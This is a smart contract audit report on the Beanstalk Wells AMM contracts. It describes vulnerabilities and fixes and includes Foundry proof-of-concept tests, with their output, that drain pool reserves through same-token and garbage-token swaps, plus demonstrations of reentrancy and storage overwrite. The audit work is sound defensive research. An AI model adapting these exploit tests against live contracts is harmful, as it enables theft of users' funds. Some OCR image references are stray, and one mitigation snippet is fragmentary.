Beanstalk Wells Initial Audit Report

Version 0.1

Cyfrin.io

March 13, 2023

Beanstalk Wells Initial Audit Report

Cyfrin.io

March 13, 2023

Beanstalk Wells Initial Audit Report

Prepared by: Cyfrin Lead Auditors:

- Giovanni Di Siena
- Hans

Assisting Auditors:

- Alex Roan
- Patrick Collins

Table of Contents

Disclaimer

The Cyfrin team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed to two weeks, and the review of the code is solely on the security aspects of the solidity implementation of the contracts.

Audit Details

The findings described in this document correspond the following commit hash:

```
7c498215f843620cb24ec5bbf978c6495f6e5fe4
```

Beanstalk Farms informed Cyfrin that this was not the final commit hash to be audited. On the 10th of March 2023, Beanstalk Farms provided Cyfrin with a new commit hash, the findings of which will be represented in a separate audit report.

Scope

Between the 7th of Februrary 2023 and the 24th of February 2023, the Cyfrin team conducted an audit on the smart contracts in the Wells repository from Beanstalk Farms, at commit hash `7c498215f843620cb24ec5bbf978c6495f6e5fe4`.

Severity Criteria

- High: Assets can be stolen/lost/compromised directly (or indirectly if there is a valid attack path that does not have hand-wavy hypotheticals).
- Medium: Assets not at direct risk, but the function of the protocol or its availability could be impacted, or leak value with a hypothetical attack path with stated assumptions, but external requirements.
- Low: Low impact and low/medium likelihood events where assets are not at risk (or a trivia amount of assets are), state handling might be off, functions are incorrect as to natspec, issues with comments, etc.
- QA / Non-Critial: A non-security issue, like a suggested code improvement, a comment, a renamed variable, etc. Auditors did not attempt to find an exhaustive list of these.

- Gas: Gas saving / performance suggestions. Auditors did not attempt to find an exhaustive list of these.

Summary of Findings

High

[H-01] Attackers can steal tokens and break the protocol's invariant

Description

The protocol exposes an external function `Well::swapFrom()` which allows any caller to swap `fromToken` to `toToken`. The function `Well::_getIJ()` is used to get the index of the `fromToken` and `toToken` in the Well's `tokens`. But the function `Well::_getIJ` is not implemented correctly.

```
Well.sol
566:     function _getIJ(//@audit returns (i, 0) if iToken==jToken
    while it should return (i, i)
567:         IERC20[] memory _tokens,
568:         IERC20 iToken,
569:         IERC20 jToken
570:     ) internal pure returns (uint i, uint j) {
571:         for (uint k; k < _tokens.length; ++k) {
572:             if (iToken == _tokens[k]) i = k;
573:             else if (jToken == _tokens[k]) j = k;
574:         }
575:     }
576:
```

When `iToken==jToken`, `_getIJ()` returns `(i, 0)` while it is supposed to return `(i, i)`. It should revert if `iToken==jToken` because swapping from a token to the same token does not make sense. Attackers can abuse this vulnerability to steal tokens free and break the protocol's core invariant.

Proof of Concept

Assume a Well with two tokens `t0, t1` is deployed with `ConstantProduct2.sol` as the Well function.

1. The protocol is in a state of `(400 ether, 100 ether)` (`reserve0, reserve1`).
2. An attacker Alice calls `swapFrom(t1, t1, 100 ether, 0)`.
3. At L148, `(1, 0)` is returned.
4. The `amountOut` is calculated to `200 ether` and the pool's reserve state becomes `(200 ether, 200 ether)` while the pool's actual balances are `(400 ether, 0 ether)` after swap.
5. Alice took `100 ether` of token `t1` without cost and the pool's stored reserve values are now more than the actual balances.

The following code snippet is a test case to show this exploit scenario.

```
    function test_exploitFromTokenEqualToToken_400_100_400() prank(user) public {
        uint[] memory well1Amounts = new uint[](2);
        well1Amounts[0] = 400 * 1e18;
        well1Amounts[1] = 100 * 1e18;
        uint256 lpAmountOut = well1.addLiquidity(well1Amounts, 400 * 1e18, address(this));
        emit log_named_uint("lpAmountOut", lpAmountOut);

        Balances memory userBalancesBefore = getBalances(user, well1);
        uint[] memory userBalances = new uint[](3);
        userBalances[0] = userBalancesBefore.tokens[0];
        userBalances[1] = userBalancesBefore.tokens[1];
        userBalances[2] = userBalancesBefore.lp;
        Balances memory wellBalancesBefore = getBalances(address(well1)
            , well1);
        uint[] memory well1Balances = new uint[](3);
        well1Balances[0] = wellBalancesBefore.tokens[0];
        well1Balances[1] = wellBalancesBefore.tokens[1];
        well1Balances[2] = wellBalancesBefore.lpSupply;

        assertEq(lpAmountOut, well1Balances[2]);

        emit log_named_array("userBalancesBefore", userBalances);
        emit log_named_array("wellBalancesBefore", well1Balances);
        emit log_named_array("reservesBefore", well1.getReserves());

        vm.stopPrank();
        approveMaxTokens(user, address(well1));
        changePrank(user);

        uint256 swapAmountOut = well1.swapFrom(tokens[1], tokens[1],
            100 * 1e18, 0, user);
        emit log_named_uint("swapAmountOut", swapAmountOut);

        Balances memory userBalancesAfter = getBalances(user, well1);
        userBalances[0] = userBalancesAfter.tokens[0];
        userBalances[1] = userBalancesAfter.tokens[1];
        userBalances[2] = userBalancesAfter.lp;
        Balances memory well1BalancesAfter = getBalances(address(well1)
            , well1);
        well1Balances[0] = well1BalancesAfter.tokens[0];
        well1Balances[1] = well1BalancesAfter.tokens[1];
        well1Balances[2] = well1BalancesAfter.lpSupply;

        emit log_named_array("userBalancesAfter", userBalances);
        emit log_named_array("well1BalancesAfter", well1Balances);
        emit log_named_array("reservesAfter", well1.getReserves());

        assertEq(userBalances[0], userBalancesBefore.tokens[0]);
        assertEq(userBalances[1], userBalancesBefore.tokens[1] +
            swapAmountOut/2);
    }
```

The output is shown below.

```
forge test -vv --match-test
    test_exploitFromTokenEqualToToken_400_100_400

[] Compiling...
No files changed, compilation skipped

Running 1 test for test/Exploit.t.sol:ExploitTest
[PASS] test_exploitFromTokenEqualToToken_400_100_400() (gas: 233054)
Logs:
  lpAmountOut: 400000000000000000000000000000
  userBalancesBefore: [600000000000000000000, 900000000000000000000, 0]
  wellBalancesBefore: [400000000000000000000, 100000000000000000000,
     400000000000000000000000000000]
  reservesBefore: [400000000000000000000, 100000000000000000000]
  swapAmountOut: 200000000000000000000
  userBalancesAfter: [600000000000000000000, 100000000000000000000, 0]
  well1BalancesAfter: [400000000000000000000, 0,
     400000000000000000000000000000]
  reservesAfter: [200000000000000000000, 200000000000000000000]

Test result: ok. 1 passed; 0 failed; finished in 2.52ms
```

Impact

The protocol aims for a generalized constant function AMM (CFAMM) and the core invariant of the protocol is there are always more reserved tokens than the actual token balance (`reserves[i] >= tokens[i].balanceOf(well) for all i`). The incorrect implementation of `_getIJ()` allows attackers to break this invariant and extract value. Because this exploit does not require any additional assumptions, we evaluate the severity to HIGH.

Recommended Mitigation

- Add a sanity check to revert if `fromToken==toToken` in the function `Well::swapFrom()` and `Well::swapTo()` .
- Add a sanity check to revert if `iToken==jToken` in the function `Well::_getIJ()` assuming this internal function is not supposed to used with same tokens.
- We strongly recommend adding a check in the function `Well::_executeSwap()` to make sure the Well has enough reserves on every transaction. This will prevent using weird ERC20 tokens as Well tokens, especially double-entrypoint tokens. Double-entrypoint ERC20 tokens can cause the similar issue described above.

[H-02] Attacker can steal reserves and subsequent liquidity deposits due to lack of input token validation

Description

The protocol exposes an external function `Well::swapFrom()` which allows any caller to swap `fromToken` to `toToken`. If one of the parameters `fromToken/toToken` is not in `_tokens`, this causes similar issues in `_getIJ` with an index `i/j` being returned as zero. It appears you can specify a garbage `fromToken` to swap for `toToken` and effectively receive them for free. Reserves are `updated` but `_executeSwap` performs the transfer on unvalidated user input, swapping the garbage token but updating the `_tokens[0]` reserve. Whilst similar to the H-01 case where `fromToken == toToken`, this is a separate vulnerability.

Proof of Concept

Beliw is a test case to show this exploit scenario. The attacker can deploy his own garbage token and call `Well::swapFrom(garbageToken, tokens[1])` that drains the `tokens[0]` balance of the Well. Note that the similar exploit is also possible for `Well::swapTo()`.

```
function test_exploitGarbageFromToken() prank(user) public {
    // this is the maximum that can be sent to the well before hitting
       ByteStorage: too large
    uint256 inAmount = type(uint128).max - tokens[0].balanceOf(address(
       well));

    IERC20 garbageToken = IERC20(new MockToken("GarbageToken", "GTKN",
       18));
    MockToken(address(garbageToken)).mint(user, inAmount);

    address victim = makeAddr("victim");
    vm.stopPrank();
    approveMaxTokens(victim, address(well));
    mintTokens(victim, 1000 * 1e18);

    changePrank(user);
    garbageToken.approve(address(well), type(uint256).max);

    Balances memory userBalancesBefore = getBalances(user);
    uint[] memory userBalances = new uint[](3);
    userBalances[0] = userBalancesBefore.tokens[0];
    userBalances[1] = userBalancesBefore.tokens[1];
    userBalances[2] = userBalancesBefore.lp;
    Balances memory wellBalancesBefore = getBalances(address(well));
    uint[] memory wellBalances = new uint[](3);
    wellBalances[0] = wellBalancesBefore.tokens[0];
    wellBalances[1] = wellBalancesBefore.tokens[1];
    wellBalances[2] = wellBalancesBefore.lpSupply;

    emit log_named_array("userBalancesBefore", userBalances);
    emit log_named_array("wellBalancesBefore", wellBalances);
    emit log_named_array("reserves", well.getReserves());

    uint256 swapAmountOut = well.swapFrom(garbageToken, tokens[1],
       inAmount, 0, user);
    emit log_named_uint("swapAmountOut", swapAmountOut);

    Balances memory userBalancesAfter = getBalances(user);
    userBalances[0] = userBalancesAfter.tokens[0];
    userBalances[1] = userBalancesAfter.tokens[1];
    userBalances[2] = userBalancesAfter.lp;
    Balances memory wellBalancesAfter = getBalances(address(well));
    wellBalances[0] = wellBalancesAfter.tokens[0];
    wellBalances[1] = wellBalancesAfter.tokens[1];
    wellBalances[2] = wellBalancesAfter.lpSupply;

    emit log_named_array("userBalancesAfter", userBalances);
    emit log_named_array("wellBalancesAfter", wellBalances);
    emit log_named_array("reservesAfter", well.getReserves());

    assertEq(userBalances[0], userBalancesBefore.tokens[0]);
    assertEq(userBalances[1], userBalancesBefore.tokens[1] +
        swapAmountOut);
}
```

The output is shown below. Note how the protocol's reserve values are changed while its actual balances are almost drained to zero.

```
forge test -vv --match-test test_exploitGarbageFromToken
[] Compiling...
No files changed, compilation skipped

Running 1 test for test/Exploit.t.sol:ExploitTest
[PASS] test_exploitGarbageFromToken() (gas: 1335961)
Logs:
  userBalancesBefore: [1000000000000000000000, 1000000000000000000000,
      0]
  wellBalancesBefore: [1000000000000000000000, 1000000000000000000000,
      2000000000000000000000000000000]
  reserves: [1000000000000000000000, 1000000000000000000000]
  swapAmountOut: 999999999999999997061
  userBalancesAfter: [1000000000000000000000, 1999999999999999997061,
      0]
  wellBalancesAfter: [1000000000000000000000, 2939,
      2000000000000000000000000000000]
  reservesAfter: [340282366920938463463374607431768211455, 2939]

Test result: ok. 1 passed; 0 failed; finished in 2.65ms
```

Impact

The insufficient sanity check on the input tokens of `swapFrom()` (and `swapTo()`) allows attackers to extract tokens and break the protocol's invariant. Because this exploit does not require any additional assumptions, we evaluate the severity to HIGH.

Recommended Mitigation

- Add a sanity check to revert if either `iToken` or `jToken` is not found in the `_tokens` array.
- We also strongly recommend adding a check in the function `Well::_executeSwap()` to make sure the Well has enough reserves on every transaction.

[H-03] `removeLiquidity` logic is not correct for general Well functions other than ConstantProduct

Description

The protocol aims for a generalized permission-less CFAMM (constant function AMM) where various Well functions can be used.

At the moment, only constant product Well function types are defined but we assume support for more generalized Well functions are intended.

The current implementation of `removeLiquidity()` and `getRemoveLiquidityOut()` assumes a special condition in the Well function. It assumes linearity while getting the output token amount from the LP token amount to withdraw.

This holds well for the constant product type Well as we can see below. If we denote the total supply of LP tokens as L, the reserve values for the two tokens as x, y, the invariant is $L^2 = 4xy$ for the `ConstantProduct2`. When we remove liquidity of amount l, the output amounts are calculated as $\Delta x = \frac{l}{L}x, \Delta y = \frac{l}{L}y$. It is straightforward to verify that the invariant still holds after withdrawl, i.e., $(L-l)^2 = (x-\Delta x)(y-\Delta y)$.

But in general, this kind of *linearity* is not guaranteed to hold.

Recently non-linear (quadratic) function AMMs are being introduced by some new protocols. (See Numoen : https://numoen.gitbook.io/numoen/) If we use this kind of Well function, the current calculation of `tokenAmountsOut` will break the Well's invariant.

For your information, the Numoen protocol checks the protocol's invariant (the constant function itself) after every transaction.

Proof of Concept

We wrote a test case with the quadratic Well function used by Numoen.

```
// QuadraticWell.sol

```

```
/**
 * SPDX-License-Identifier: MIT
 **/

pragma solidity ^0.8.17;

import "src/interfaces/IWellFunction.sol";
import "src/libraries/LibMath.sol";

contract QuadraticWell is IWellFunction {
    using LibMath for uint;

    uint constant PRECISION = 1e18;//@audit-info assume 1:1 upperbound
       for this well
    uint constant PRICE_BOUND = 1e18;

    /// @dev s = b_0 - (p_1^2 - b_1/2)^2
    function calcLpTokenSupply(
        uint[] calldata reserves,
        bytes calldata
    ) external override pure returns (uint lpTokenSupply) {
        uint delta = PRICE_BOUND - reserves[1] / 2;
        lpTokenSupply = reserves[0] - delta*delta/PRECISION ;
    }

    /// @dev b_0 = s + (p_1^2 - b_1/2)^2
    /// @dev b_1 = (p_1^2 - (b_0 - s)^(1/2))*2
    function calcReserve(
        uint[] calldata reserves,
        uint j,
        uint lpTokenSupply,
        bytes calldata
    ) external override pure returns (uint reserve) {

        if(j == 0)
        {
            uint delta = PRICE_BOUND*PRICE_BOUND - PRECISION*reserves
               [1]/2;
            return lpTokenSupply + delta*delta /PRECISION/PRECISION/
               PRECISION;
        }
        else {
            uint delta = (reserves[0] - lpTokenSupply)*PRECISION;
            return (PRICE_BOUND*PRICE_BOUND - delta.sqrt()*PRECISION)
               *2/PRECISION;
        }
    }

    function name() external override pure returns (string memory) {
        return "QuadraticWell";
    }

    function symbol() external override pure returns (string memory) {
        return "QW";
    }
}

// NOTE: Put in Exploit.t.sol
function test_exploitQuadraticWellAddRemoveLiquidity() public {
    MockQuadraticWell quadraticWell = new MockQuadraticWell();
    Call memory _wellFunction = Call(address(quadraticWell), "");
    Well well2 = Well(auger.bore("Well2", "WELL2", tokens,
        _wellFunction, pumps));

    approveMaxTokens(user, address(well2));
    uint[] memory amounts = new uint[](tokens.length);
    changePrank(user);

    // initial status 1:1
    amounts[0] = 1e18;
    amounts[1] = 1e18;
    well2.addLiquidity(amounts, 0, user); // state: [1 ether, 1 ether,
        0.75 ether]

    Balances memory userBalances1 = getBalances(user, well2);
    uint[] memory userBalances = new uint[](3);
    userBalances[0] = userBalances1.tokens[0];
    userBalances[1] = userBalances1.tokens[1];
    userBalances[2] = userBalances1.lp;
    Balances memory wellBalances1 = getBalances(address(well2), well2);
    uint[] memory wellBalances = new uint[](3);
    wellBalances[0] = wellBalances1.tokens[0];
    wellBalances[1] = wellBalances1.tokens[1];
    wellBalances[2] = wellBalances1.lpSupply;
    amounts[0] = wellBalances[0];
    amounts[1] = wellBalances[1];

    emit log_named_array("userBalances1", userBalances);
    emit log_named_array("wellBalances1", wellBalances);
    emit log_named_int("invariant", quadraticWell.wellInvariant(
        wellBalances[2], amounts));

    // addLiquidity
    amounts[0] = 2e18;
    amounts[1] = 1e18;
    well2.addLiquidity(amounts, 0, user); // state: [3 ether, 2 ether,
        3 ether]

    Balances memory userBalances2 = getBalances(user, well2);
    userBalances[0] = userBalances2.tokens[0];
    userBalances[1] = userBalances2.tokens[1];
    userBalances[2] = userBalances2.lp;
    Balances memory wellBalances2 = getBalances(address(well2), well2);
    wellBalances[0] = wellBalances2.tokens[0];
    wellBalances[1] = wellBalances2.tokens[1];
    wellBalances[2] = wellBalances2.lpSupply;
    amounts[0] = wellBalances[0];
    amounts[1] = wellBalances[1];

    emit log_named_array("userBalances2", userBalances);
    emit log_named_array("wellBalances2", wellBalances);
    emit log_named_int("invariant", quadraticWell.wellInvariant(
        wellBalances[2], amounts));

    // removeLiquidity
    amounts[0] = 0;
    amounts[1] = 0;
    well2.removeLiquidity(userBalances[2], amounts, user);

    Balances memory userBalances3 = getBalances(user, well2);
    userBalances[0] = userBalances3.tokens[0];
    userBalances[1] = userBalances3.tokens[1];
    userBalances[2] = userBalances3.lp;
    Balances memory wellBalances3 = getBalances(address(well2), well2);
    wellBalances[0] = wellBalances3.tokens[0];
    wellBalances[1] = wellBalances3.tokens[1];
    wellBalances[2] = wellBalances3.lpSupply;
    amounts[0] = wellBalances[0];
    amounts[1] = wellBalances[1];

    emit log_named_array("userBalances3", userBalances);
    emit log_named_array("wellBalances3", wellBalances);
    emit log_named_int("invariant", quadraticWell.wellInvariant(
        wellBalances[2], amounts)); // @audit-info well's invariant is
        broken via normal removeLiquidity
}
```

The output is shown below. We calculated `invariant` of the Well after transactions. While it is supposed to stay at zero, it is broken after removing liquidity. Note that the invariant stayed at zero on adding liquidity, this is because the protocol explicitly calculates the resulting liquidity token supply using the Well function. But on removing liquidity, the output amounts are calculated in a fixed way without using the Well function and it breaks the invariant.

```
forge test -vv --match-test test_exploitQuadraticWellAddRemoveLiquidity

[PASS] test_exploitQuadraticWellAddRemoveLiquidity() (gas: 4462244)
Logs:
  userBalances1: [999000000000000000000, 999000000000000000000,
      750000000000000000]
  wellBalances1: [1000000000000000000, 1000000000000000000,
      750000000000000000]
  invariant: 0
  userBalances2: [997000000000000000000, 998000000000000000000,
      3000000000000000000]
  wellBalances2: [3000000000000000000, 2000000000000000000,
      3000000000000000000]
  invariant: 0
  userBalances3: [1000000000000000000000, 1000000000000000000000, 0]
  wellBalances3: [0, 0, 0]
  invariant: 1000000000000000000

Test result: ok. 1 passed; 0 failed; finished in 5.14ms
```

Impact

The current `removeLiquidity()` logic assumes specific conditions on the Well function (specifically, some sort of linearity). This limits the generalization of the protocol, opposed to its original purpose. Because this will lead to loss of funds for the liquidity providers for general Well functions, we evaluate the severity to HIGH.

Recommended Mitigation

We believe that it is not possible to cover all kinds of Well functions without adding some additional functions in the interface `IWellFunction`. We recommend adding a new function in the `IWellFunction` interface, possibly in the form of `function calcWithdrawFromLp(uint lpTokenToBurn)returns (uint reserve)`.

The output token amount can be calculated using the newly added function.

[H-04] Read-only reentrancy

Description

The current implementation is vulnerable to read-only reentrancy, especially in the function removeLiquidity. The implementation does not conform to the CEI pattern because it sets the new reserve values after sending out the tokens. Because of the `nonReentrant` modifier, it is not a direct risk to the protocol itself but this is still vulnerable to read-only reentrancy.

Malicious attackers can deploy Wells with ERC777 tokens and exploit this vulnerability. This will be critical if the Wells are going to be extended with some kind of price functions. The third-party protocols that integrates Wells will be at risk.

Proof of Concept

Below is a test case to show the existing read-only reentrancy.

```solidity
// MockCallbackRecipient.sol

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import {console} from "forge-std/Test.sol";

contract MockCallbackRecipient {
    fallback() external payable {
        console.log("here");
        (bool success, bytes memory result) = msg.sender.call(abi.encodeWithSignature("getReserves()"));
        if (success) {
            uint256[] memory reserves = abi.decode(result, (uint256[]));
            console.log("read-only-reentrancy beforeTokenTransfer reserves[0]: %s", reserves[0]);
            console.log("read-only-reentrancy beforeTokenTransfer reserves[1]: %s", reserves[1]);
        }
    }
}

// NOTE: Put in Exploit.t.sol
function test_exploitReadOnlyReentrancyRemoveLiquidityCallbackToken() public {
    IERC20 callbackToken = IERC20(new MockCallbackToken("CallbackToken", "CBTKN", 18));
    MockToken(address(callbackToken)).mint(user, 1000e18);
    IERC20[] memory _tokens = new IERC20[](2);
    _tokens[0] = callbackToken;
    _tokens[1] = tokens[1];

    vm.stopPrank();
    Well well2 = Well(auger.bore("Well2", "WELL2", _tokens, wellFunction, pumps));
    approveMaxTokens(user, address(well2));

    uint[] memory amounts = new uint[](2);
    amounts[0] = 100 * 1e18;
    amounts[1] = 100 * 1e18;

    changePrank(user);
    callbackToken.approve(address(well2), type(uint).max);
    uint256 lpAmountOut = well2.addLiquidity(amounts, 0, user);

    well2.removeLiquidity(lpAmountOut, amounts, user);
}
```

The output is shown below.

```
forge test -vv --match-test
    test_exploitReadOnlyReentrancyRemoveLiquidityCallbackToken

[PASS] test_exploitReadOnlyReentrancyRemoveLiquidityCallbackToken() (
    gas: 5290876)
Logs:
  read-only-reentrancy beforeTokenTransfer reserves[0]: 0
  read-only-reentrancy beforeTokenTransfer reserves[1]: 0
  read-only-reentrancy afterTokenTransfer reserves[0]: 0
  read-only-reentrancy afterTokenTransfer reserves[1]: 0
  read-only-reentrancy beforeTokenTransfer reserves[0]:
      10000000000000000000000
  read-only-reentrancy beforeTokenTransfer reserves[1]:
      10000000000000000000000
  read-only-reentrancy afterTokenTransfer reserves[0]:
      10000000000000000000000
  read-only-reentrancy afterTokenTransfer reserves[1]:
      10000000000000000000000

Test result: ok. 1 passed; 0 failed; finished in 3.66ms
```

Impact

Although this is not a direct risk to the protocol itself as it is, this can lead to a critical issue in the future. We evaluate the severity to HIGH.

Recommended Mitigation

Implement the CEI pattern in relevant functions. For example, the function `Well::removeLiquidity` can be modified as below.

```
function removeLiquidity(
    uint lpAmountIn,
    uint[] calldata minTokenAmountsOut,
    address recipient
) external nonReentrant returns (uint[] memory tokenAmountsOut) {
    IERC20[] memory _tokens = tokens();
    uint[] memory reserves = _updatePumps(_tokens.length);
    uint lpTokenSupply = totalSupply();

    tokenAmountsOut = new uint[](_tokens.length);
    _burn(msg.sender, lpAmountIn);

    _setReserves(reserves); // @audit CEI pattern

    for (uint i; i < _tokens.length; ++i) {
        tokenAmountsOut[i] = (lpAmountIn * reserves[i]) / lpTokenSupply
            ;
        require(
            tokenAmountsOut[i] >= minTokenAmountsOut[i],
            "Well: slippage"
        );
        _tokens[i].safeTransfer(recipient, tokenAmountsOut[i]);
        reserves[i] = reserves[i] - tokenAmountsOut[i];
    }

    emit RemoveLiquidity(lpAmountIn, tokenAmountsOut);
}
```

Medium

[M-01] Insufficient support for fee-on-transfer ERC20 tokens

Description

The Well does not rely on the `balanceOf()` function from ERC20 to retrieve current reserve balances. This is a good design choice. Reserves values stored in the protocol should be equal to or less than the actual balance.

The current implementation assumes `safeTransfer()` will always increase the actual balance equal to the amount specified.

But some [ERC20 tokens] (https://github.com/d-xo/weird-erc20) take fees on transfer and the actual balance increase can be less than the amount specified. (Well.sol #L422) This breaks the protocol's invariant.

Impact

Because this vulnerability is dependent on the tokens, we evaluate the severity to MEDIUM.

Recommended Mitigation

- If the protocol does not intend to support these kinds of tokens, prevent them by checking the actual balance increase after calling safeTransfer.

- If the protocol wants to support any kind of ERC20 tokens, use a hook method so that the caller can decide the sending amount and check the balance increase amount afterwards.

[M-02] Some tokens revert on transfer of zero amount

Description

Well protocol intends to be used with various ERC20 tokens. Some ERC20 tokens revert on transferring zero amount and it is recommended to transfer only when the amount is positive.(Ref) In several places, the current implementation does not check the transfer amount and calls `safeTransferFrom()` function. (removeLiquidity, removeLiquidityImbalanced)

Impact

For some ERC20 tokens, the protocol's important functions (e.g. `removeLiquidity`) would revert and this can lead to insolvency. We evaluate the severity to MEDIUM.

Recommended Mitigation

Check the transfer amount to be positive before calling transfer functions.

[M-03] Need to make sure the tokens are unique for ImmutableTokens

Description

The current implementation does not enforce uniqueness in the `_tokens` of `ImmutableTokens`.

Assuming `_tokens[0]=_tokens[1]`. An honest liquidity provider calls `addLiquidity([1 ether,1 ether], 200 ether, address)`, resulting in the reserves being `(1 ether, 1 ether)`. At this point, anyone can call the function `skim()` and take 1 ether out.

A malicious Well creator can abuse this to make a trap and takes profit from honest liquidity providers.

Impact

Assuming normal liquidity providers are smart enough to check the tokens before sending funds, the likelihood is low, hence we evaluate the severity to MEDIUM.

Recommended Mitigation

Enforce uniqueness of the array `_tokens` in `ImmutableTokens`. This can also be done in the function `ImmutableTokens::getTokenFromList()`.

Low

[L-01] Incorrect sload in LibBytes

Description

The function `storeUint128` in `LibBytes` intends to pack uint128 `reserves` starting at the given slot but will actually overwrite the final slot if storing an odd number of reserves. It is currently only ever called in `Well::_setReserves` which takes as input the result of `Well::_updatePumps` which itself always takes `_tokens.length` as argument. Hence, in the case of an odd number of tokens, the final 128 bits in the slot are never accessed regardless of the error. However, there may be a case in which the library is used by other implementations, setting a variable number of reserves at any one time, rather than always acting on the entire tokens length, which may inadvertently overwrite the final reserve to zero.

Proof of Concept

The following test case demonstrates this issue more clearly:

```
// NOTE: Add to LibBytes.t.sol
function test_exploitStoreAndRead() public {
    // Write to storage slot to demonstrate overwriting existing values
    // In this case, 420 will be stored in the lower 128 bits of the
       last slot
    bytes32 slot = RESERVES_STORAGE_SLOT;
    uint256 maxI = (NUM_RESERVES_MAX - 1) / 2;
    uint256 storeValue = 420;
    assembly {
        sstore(add(slot, mul(maxI, 32)), storeValue)
    }

    // Read reserves and assert the final reserve is 420
    uint[] memory reservesBefore = LibBytes.readUint128(
       RESERVES_STORAGE_SLOT, NUM_RESERVES_MAX);
    emit log_named_array("reservesBefore", reservesBefore);

    // Set up reserves to store, but only up to NUM_RESERVES_MAX - 1 as
         we have already stored a value in the last 128 bits of the last
         slot
    uint[] memory reserves = new uint[](NUM_RESERVES_MAX - 1);
    for (uint i = 1; i < NUM_RESERVES_MAX; i++) {
        reserves[i-1] = i;
    }

    // Log the last reserve before the store, perhaps from other
        implementations which don't always act on the entire reserves
        length
    uint256 t;
    assembly {
        t := shr(128, shl(128, sload(add(slot, mul(maxI, 32)))))
    }
    emit log_named_uint("final slot, lower 128 bits before", t);

    // Store reserves
    LibBytes.storeUint128(RESERVES_STORAGE_SLOT, reserves);

    // Re-read reserves and compare
    uint[] memory reserves2 = LibBytes.readUint128(
        RESERVES_STORAGE_SLOT, NUM_RESERVES_MAX);

    emit log_named_array("reserves", reserves);
    emit log_named_array("reserves2", reserves2);

    // But wait, what about the last reserve
    assembly {
        t := shr(128, shl(128, sload(add(slot, mul(maxI, 32)))))
    }

    // Turns out it was overwritten by the last store as it calculates
        the sload incorrectly
    emit log_named_uint("final slot, lower 128 bits after", t);
}
```


Impact

Given that assets are not directly at risk, we evaluate the severity to LOW.

Recommended Mitigation

Implement the following fix to load the existing value from storage and pack in the lower bits:


```
    sload(add(slot, mul(maxI, 32)))
```



```
Running 1 test for test/libraries/LibBytes.t.sol:LibBytesTest
[PASS] test_exploitStoreAndRead() (gas: 124003)
Logs:
  reservesBefore: [0, 0, 0, 0, 0, 0, 0, 420]
  final slot, lower 128 bits before: 420
  reserves: [1, 2, 3, 4, 5, 6, 7]
  reserves2: [1, 2, 3, 4, 5, 6, 7, 0]
  final slot, lower 128 bits after: 0

Test result: ok. 1 passed; 0 failed; finished in 821.44µs
```

Figure 1: Output before mitigation



```
Running 1 test for test/libraries/LibBytes.t.sol:LibBytesTest
[PASS] test_exploitStoreAndRead() (gas: 122014)
Logs:
  reservesBefore: [0, 0, 0, 0, 0, 0, 0, 420]
  final slot, lower 128 bits before: 420
  reserves: [1, 2, 3, 4, 5, 6, 7]
  reserves2: [1, 2, 3, 4, 5, 6, 7, 420]
  final slot, lower 128 bits after: 420

Test result: ok. 1 passed; 0 failed; finished in 756.69µs
```

Figure 2: Output after mitigation

QA

[NC-01] Non-standard storage packing

Per the Solidity docs, the first item in a packed storage slot is stored lower-order aligned; however, manual packing in `LibBytes` does not follow this convention. Modify the `storeUint128` function to store the first packed value at the lower-order aligned position.

[NC-02] EIP-1967 second pre-image best practice

When calculating custom EIP-1967 storage slots, as in Well.sol::RESERVES_STORAGE_SLOT, it is best practice to add an offset of -1 to the hashed value to further reduce the possibility of a second pre-image attack.

[NC-03] Remove experimental ABIEncoderV2 pragma

ABIEncoderV2 is enabled by default in Solidity 0.8, so two instances can be removed.

[NC-04] Inconsistent use of decimal/hex notation in inline assembly

For readability and to prevent errors when working with inline assembly, decimal notation should be used for integer constants and hex notation for memory offsets.

[NC-05] Unused variables, imports and errors

In `LibBytes`, the `temp` variable of `storeUint128` is unused and should be removed.

